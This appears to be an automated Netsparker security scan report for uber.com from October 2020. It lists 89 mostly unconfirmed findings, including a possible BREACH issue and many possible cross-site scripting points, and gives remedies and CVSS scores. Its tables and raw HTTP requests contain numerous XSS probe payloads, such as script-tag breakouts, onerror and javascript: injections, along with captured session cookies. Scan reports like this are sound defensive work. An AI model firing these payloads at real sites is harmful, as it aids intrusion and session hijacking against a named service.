netsparker

10/16/2020 2:15:39 PM (UTC+05:30)

Detailed Scan Report


https://www.uber.com/

Scan Time	: 10/15/2020 11:13:26 PM (UTC+05:30)
Scan Duration	: 00:14:08:45
Total Requests	: 349,536
Average Speed	: 6.9r/s

Risk Level:
MEDIUM

89 IDENTIFIED	**9** CONFIRMED	**0** CRITICAL
0 HIGH	63 MEDIUM	5 LOW
	6 BEST PRACTICE	15 INFORMATION

Identified Vulnerabilities



Critical	0
High	0
Medium	63
Low	5
Best Practice	6
Information	15
TOTAL	**89**

Confirmed Vulnerabilities

Critical	0
High	0
Medium	1
Low	4
Best Practice	1
Information	3
TOTAL	**9**

Vulnerability Summary

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	[Possible] BREACH Attack Detected	GET	https://www.uber.com/lk/en/careers/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ae/ar/deliver/basics/%2527%2522--%253e%253c%252fstyle%253e%253c%252fscRipt%253e%253cscRipt%253enetsparker(0x006644)%253c%252fscRipt%253e/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ae/en/about/diversity/%2527%2522--%253E%253C%252Fstyle%253E%253C%252FscRipt%253E%253CscRipt%253Enetsparker%25280x013890%2529%253C%252FscRipt%253E/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ae/en/about/diversity/able-at-uber/%22ns=%22netsparker(0x01A20B)/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%22ns=%22netsparker(0x01AEA1)/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%2522ns%253D%2522netsparker%25280x01C3CC%2529/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ae/en/deliver/basics/making-deliveries/delivering-multiple-orders/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0198D3)%3C/scRipt%3E/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ae/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x019BC9)%3C/scRipt%3E/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ae/en/drive/%27%22%20ns%3dnetsparker(0x00631F)%20/back-to-back-trips/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ae/en/drive/basics/%26%2339%3b%2bnetsparker(0x001752)%2b%26%2339%3b/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ar/en/deliver/basics/before-you-start/how-to-get-support/%20ns=netsparker(0x002EE9)/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ar/en/deliver/basics/before-you-start/how-to-get-support/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00149A)%3C/scRipt%3E/	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ar/en/deliver/basics/making-deliveries/back-to-back-trips/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x003805)%3C/scRipt%3E/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ar/en/deliver/basics/making-deliveries/back-to-back-trips/'ns='netsparker(0x001EC9)/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ar/en/deliver/basics/tips-for-success/delivering-orders/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x003310)%3C/scRipt%3E/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ar/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0036EB)%3C/scRipt%3E/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ar/en/deliver/basics/tips-for-success/handling-food/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0038BC)%3C/scRipt%3E/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ar/en/drive/%20netsparker(0x0013AC)%20/inspections/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ar/en/drive/basics/5-star-pro-tips/%22%2bnetsparker(0x002D6C)%2b%22/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ar/en/drive/buenos-aires/airports/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0092B7)%3C/scRipt%3E/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ar/en/drive/buenos-aires/airports/1%20ns%3dnetsparker(0x0035EA)%20/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ar/en/drive/buenos-aires/airports/javascript%3anetsparker(0x007C79)/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/be/en/deliver/basics/%2527%253e%253cnet%2bsparker%253dnetsparker(0x00562E)%253e/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/be/en/drive/%20netsparker(0x008EDD)%20/inspections/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/be/en/drive/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00664E)%3C/scRipt%3E/get-started/required-documents/	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	[Possible] Cross-site Scripting	GET	https://www.uber.com/be/en/drive/%2527%2522--%253e%253c%252fstyle%253e%253c%252fscRipt%253e%253cscRipt%253enetsparker(0x00A041)%253c%252fscRipt%253e/get-started/required-documents/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/be/en/drive/javascript%3anetsparker(0x00563F)/inspections/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/bh/en/drive/basics/%27%22%20ns%3dnetsparker(0x003CD2)%20/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/jo/ar/deliver/basics/before-you-start/delivery-gear-ideas/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x016066)%3C/scRipt%3E/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/jo/ar/drive/%22%3e%3cnet%20sparker%3dnetsparker(0x016D81)%3e/how-tips-work/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/jo/ar/drive/%5c%27%3bnetsparker(0x016A33)%3b%2f%2f%2f/how-surge-works/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/jo/ar/drive/basics/%2522%253e%253cnet%2bsparker%253dnetsparker(0x000981)%253e/#main	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/jo/ar/drive/basics/%2522%253e%253cnet%2bsparker%253dnetsparker(0x0159EE)%253e/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/jo/ar/drive/driver-app/how-surge-works/%22ns=%22netsparker(0x0169E5)/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/jo/ar/drive/partner-app/how-tips-work/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x004C70)%3C/scRipt%3E/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/jo/ar/drive/requirements/vehicle-requirements/%20ns=netsparker(0x017517)/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/jo/ar/drive/safety/tips/'ns='netsparker(0x01A7CB)/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/jo/ar/ride/how-it-works/%22%2bnetsparker(0x0178D0)%2b%22/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/jo/ar/ride/how-it-works/change-location/%22ns=%22netsparker(0x000716)/	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	[Possible] Cross-site Scripting	GET	https://www.uber.com/jo/ar/ride/how-it-works/change-location/'ns='netsparker(0x000BB9)/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/jo/ar/ride/how-uber-works/%253bns%253aexpression(netsparker(0x01BB94))%253b/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/jo/ar/ride/how-uber-works/n%3bns%3aexpression(netsparker(0x017C80))%3b/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/lk/en/about/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00A761)%3C/scRipt%3E/#main	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/lk/en/about/%22ns%3d%22netsparker(0x0080AC)/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/lk/en/about/%2526%252339%253b%252bnetsparker(0x00BB8A)%252b%2526%252339%253b/#main	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/lk/en/about/%3ciMg%20src%3dN%20onerror%3dnetsparker(0x006C11)%3e/#main	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/lk/en/about/1%2bns%253dnetsparker(0x00AF9C)%255cu0020/#main	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/lk/en/ride/%0anetsparker(0x00AE5D)%3b/scooters-and-jump-bikes/#main	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/lk/en/ride/%27%3e%3cnet%20sparker%3dnetsparker(0x006BCE)%3e/scooters-and-jump-bikes/#main	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/lk/en/ride/%3chtml%20xmlns%3d%22http%3a%2f%2fwww.w3.org%2f1999%2fxhtml%22%3e%3cscript%3enetsparker(0x00BA87)%3c%2fscript%3e%3c%2fhtml%3e/scooters-and-jump-bikes/#main	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/lk/en/ride/how-it-works/%0anetsparker(0x00C05F)%3b/#main	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/lk/en/ride/javascript%3anetsparker(0x00A38D)/scooters-and-jump-bikes/#main	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ma/ar/about/%0anetsparker(0x00D98F)%3b/service-animal-policy/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ma/ar/about/%20netsparker(0x00CE99)%20/service-animal-policy/	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ma/ar/about/%26%2339%3b%2cnetsparker(0x00936D)%2c%26%2339%3b/service-animal-policy/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ma/ar/about/accessibility/%27%22%20ns%3dnetsparker(0x00E5FD)%20/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ma/ar/about/accessibility/service-animal-policy/'ns='netsparker(0x016697)/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ma/ar/ride/how-it-works/%27%2bnetsparker(0x00D961)%2b%27/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ma/ar/ride/how-it-works/change-location/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x016469)%3C/scRipt%3E/	
	[Possible] Cross-site Scripting	GET	https://www.uber.com/ma/ar/ride/how-it-works/change-location/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x018C49)%3C/scRipt%3E/	
	[Possible] Password Transmitted over Query String	GET	https://www.uber.com/lk/en/drive/	
	HTTP Strict Transport Security (HSTS) Errors and Warnings	GET	https://www.uber.com/	
	Weak Ciphers Enabled	GET	https://www.uber.com/	
	[Possible] Phishing by Navigating Browser Tabs	GET	https://www.uber.com/lk/en/?nsextt=%0D%0Ans%3Anetsparker056650%3Dvuln	nsextt
	Cookie Not Marked as HttpOnly	GET	https://www.uber.com/	
	Cookie Not Marked as Secure	GET	https://www.uber.com/	
	Insecure Frame (External)	GET	https://www.uber.com/lk/en/transit/	
	Internal Server Error	GET	https://www.uber.com/jo/ar/ride/how-it-works/pickup-messages/	
	Content Security Policy (CSP) Not Implemented	GET	https://www.uber.com/lk/en/	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	Expect-CT Not Enabled	GET	https://www.uber.com/	
	Referrer-Policy Not Implemented	GET	https://www.uber.com/newsroom/	
	SameSite Cookie Not Implemented	GET	https://www.uber.com/	
	Subresource Integrity (SRI) Not Implemented	GET	https://www.uber.com/lk/en/.svn/wc.db	
	Insecure Transportation Security Protocol Supported (TLS 1.1)	GET	https://www.uber.com/	
	An Unsafe Content Security Policy (CSP) Directive in Use	GET	https://www.uber.com/lk/en/opensearch.xml	
	Apple's App-Site Association (AASA) Detected	GET	https://www.uber.com/.well-known/apple-app-site-association	
	Content Security Policy (CSP) Contains Out of Scope report-uri Domain	GET	https://www.uber.com/lk/en/opensearch.xml	
	Content Security Policy (CSP) Nonce Without Matching Script Block	GET	https://www.uber.com/newsroom/	
	data: Used in a Content Security Policy (CSP) Directive	GET	https://www.uber.com/newsroom/	
	Email Address Disclosure	GET	https://www.uber.com/ma/ar/elevate/summit/2018/	
	HTTP Strict Transport Security (HSTS) Max-Age Value Too Low	GET	https://www.uber.com/	
	Nonce Usage Detected in Content Security Policy (CSP) Directive	GET	https://www.uber.com/lk/en/opensearch.xml	
	Scheme URI Detected in Content Security Policy (CSP) Directive	GET	https://www.uber.com/lk/en/opensearch.xml	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	Sitemap Detected	GET	https://www.uber.com/sitemap.xml	
	Weak Nonce Detected in Content Security Policy (CSP) Declaration	GET	https://www.uber.com/lk/en/opensearch.xml	
	Wildcard Detected in Domain Portion of Content Security Policy (CSP) Directive	GET	https://www.uber.com/newsroom/	
	Cross-site Referrer Leakage through Referrer-Policy	GET	https://www.uber.com/lk/en/opensearch.xml	
	Forbidden Resource	POST	https://www.uber.com/	
	Robots.txt Detected	GET	https://www.uber.com/robots.txt	

1. [Possible] BREACH Attack Detected

MEDIUM | 1

Netsparker detected that BREACH (Browser Reconnaissance & Exfiltration via Adaptive Compression of Hypertext) attack is possible on this website.

Due to elements that make BREACH attack possible, SSL/TLS protected traffic remains vulnerable and can be attacked to uncover information from the website.

Regardless of which version of SSL/TLS you use, attacks are still possible. Attacks do not require TLS-layer compression and they can work against any cipher suite.

Impact

Even if you use an SSL/TLS protected connection, an attacker can still view the victim's encrypted traffic and cause the victim to send HTTP requests to the vulnerable web server (by using invisible frames). Following these steps, an attacker could steal information from the website and do the following:

- Inject partial plaintext they have uncovered into a victim's requests
- Measure the size of encrypted traffic

Vulnerabilities

1.1. https://www.uber.com/lk/en/careers/

Method	Parameter	Value
GET	param2	careers
GET	param1	lk

Reflected Parameter(s)

- param2,param1

Sensitive Keyword(s)

- nonce

Certainty

Request

```
GET /lk/en/careers/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.1602783851764.136
2866949; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a
25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602785708629$ses_id:1602783840444%3Bexp-session$_pn:7%3Bexp-
session; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You
 can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/globa
l/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gat_tealium_0=1; _gid=GA
1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geoloca
lization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%
22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22
lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.
8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoin
t%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%2
2:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/lk/en/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3906.9266 **Total Bytes Received** : 576795 **Body Length** : 575238 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 17:45:25 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:45:25 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-58a9c7d0-d064-42
f2-85ef-98b2931c3108' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:45:27 GMT
X-Xss-Protection: 1; mode=block
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Uber Careers</title><link
 rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.
js" nonce="58a9c7d0-d064-42f2-85ef-98b2931c3108" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce
="58a9c7d0-d064-42f2-85ef-98b293
…
```

Remedy

Netsparker reported a Possible BREACH Attack issue because the target web page meets the following conditions that facilitate it:

- Served from a server that uses HTTP-level compression (ie. gzip)
- Reflects user-input in the HTTP response bodies
- Contains sensitive information (such as a CSRF token) in HTTP response bodies

To mitigate the issue, we recommend the following solutions:

1. If possible, disable HTTP level compression

2. Separate sensitive information from user input
3. Protect vulnerable pages with CSRF token. The SameSite Cookie attribute will mitigate this issue, because to exploit this issue an attacker forces the victim to visit a target website using invisible frames. With the SameSite cookie attribute added, cookies that belong to the target won't be sent with a request that does not include top level navigation.
4. Hide the length of the traffic by adding a random number of bytes to the responses.
5. Add in a rate limit, so that the page maximum is reached five times per minute.

External References

- Browser Reconnaissance & Exfiltration via Adaptive Compression of Hypertext
- Using the Same-Site Cookie Attribute to Prevent CSRF Attacks

CLASSIFICATION

OWASP 2013	A9
OWASP 2017	A9
SANS Top 25	310

CVSS 3.0 SCORE

Base	6.5 (Medium)
Temporal	6.5 (Medium)
Environmental	6.5 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	6.5 (Medium)
Temporal	6.5 (Medium)
Environmental	6.5 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

2. [Possible] Cross-site Scripting

MEDIUM 59

Netsparker detected Possible Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Although Netsparker believes there is a cross-site scripting in here, it could**not confirm it**. We strongly recommend investigating the issue manually to ensure it is cross-site scripting and needs to be addressed.

Impact

There are many different attacks that can be leveraged through the use of XSS, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

2.1. https://www.uber.com/ae/ar/deliver/basics/%2527%2522--%253e%253c%252fstyle%253e%253c%252fscRipt%253e%253cscRipt%253enetsparker(0x006644)%253c%252fscRipt%253e/

Method	Parameter	Value
GET	param2	%27%22--%3e%3c%2fstyle%3e%3c%2fscRipt%3e%3cscRipt%3enetsparker(0x006644)%3c%2fscRipt%3e
GET	param1	deliver

Certainty

Request

```
GET /ae/ar/deliver/basics/%2527%2522--%253e%253c%252fstyle%253e%253c%252fscRipt%253e%253cscRipt%253enet
sparker(0x006644)%253c%252fscRipt%253e/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa
20540006b0027063004b0$_sn:5$_ss:0$_st:1602833801505$ses_id:1602825983698%3Bexp-session$_pn:1313%3Bexp-s
ession$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp
-1605245686016; privacyStatment=This website uses third party cookies in order to serve you relevant ad
s. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.co
m/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098
227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%
22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22AE%22%2C%22territoryId%22:478%2C%22terri
torySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22
url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C
{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%2
2:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%2
2:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D
9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-ae_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4013.0367 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22AE%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Sat, 16 Oct 2021 07:07:32 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 07:07:32 GMT
Cache-Control: max-age=0

<!doctype html><html lang="ar-SA" dir="rtl"><head><meta charset="utf-8" /><title>لم يتم العثور على الصفحة | Uber</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="64ccab38-cace-4a1d-972d-d023d8ec6bf1" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.js" nonce="64ccab38-cace-4a1d-972d-d023d8ec6bf1" crossorigin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce="64ccab38-cace-4a1d-972d-d023d8ec6bf1" crossorigin="anonymous" as="script"/><script nonce="64ccab38-cace-4a1d-972d-d0
…
```


2.2. https://www.uber.com/ae/en/about/diversity/%2527%2522--%253E%253C%252Fstyle%253E%253C%252FscRipt%253E%253CscRipt%253Enetsparker%25280x013890%2529%253C%252FscRipt%253E/

Method	Parameter	Value
GET	param3	%27%22--%3E%3C%2Fstyle%3E%3C%2FscRipt%3E%3CscRipt%3Enetsparker%280x013890%29%3C%2FscRipt%3E
GET	param2	about
GET	param1	ae

Certainty

Request

```
GET /ae/en/about/diversity/%2527%2522--%253E%253C%252Fstyle%253E%253C%252FscRipt%253E%253CscRipt%253Enetsparker%25280x013890%2529%253C%252FscRipt%253E/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; _gat_tealium_0=1; AMP_TOKEN=%24NOT_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:1602814478664$ses_id:1602812626968%3Bexp-session$_pn:10%3Bexp-session; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; 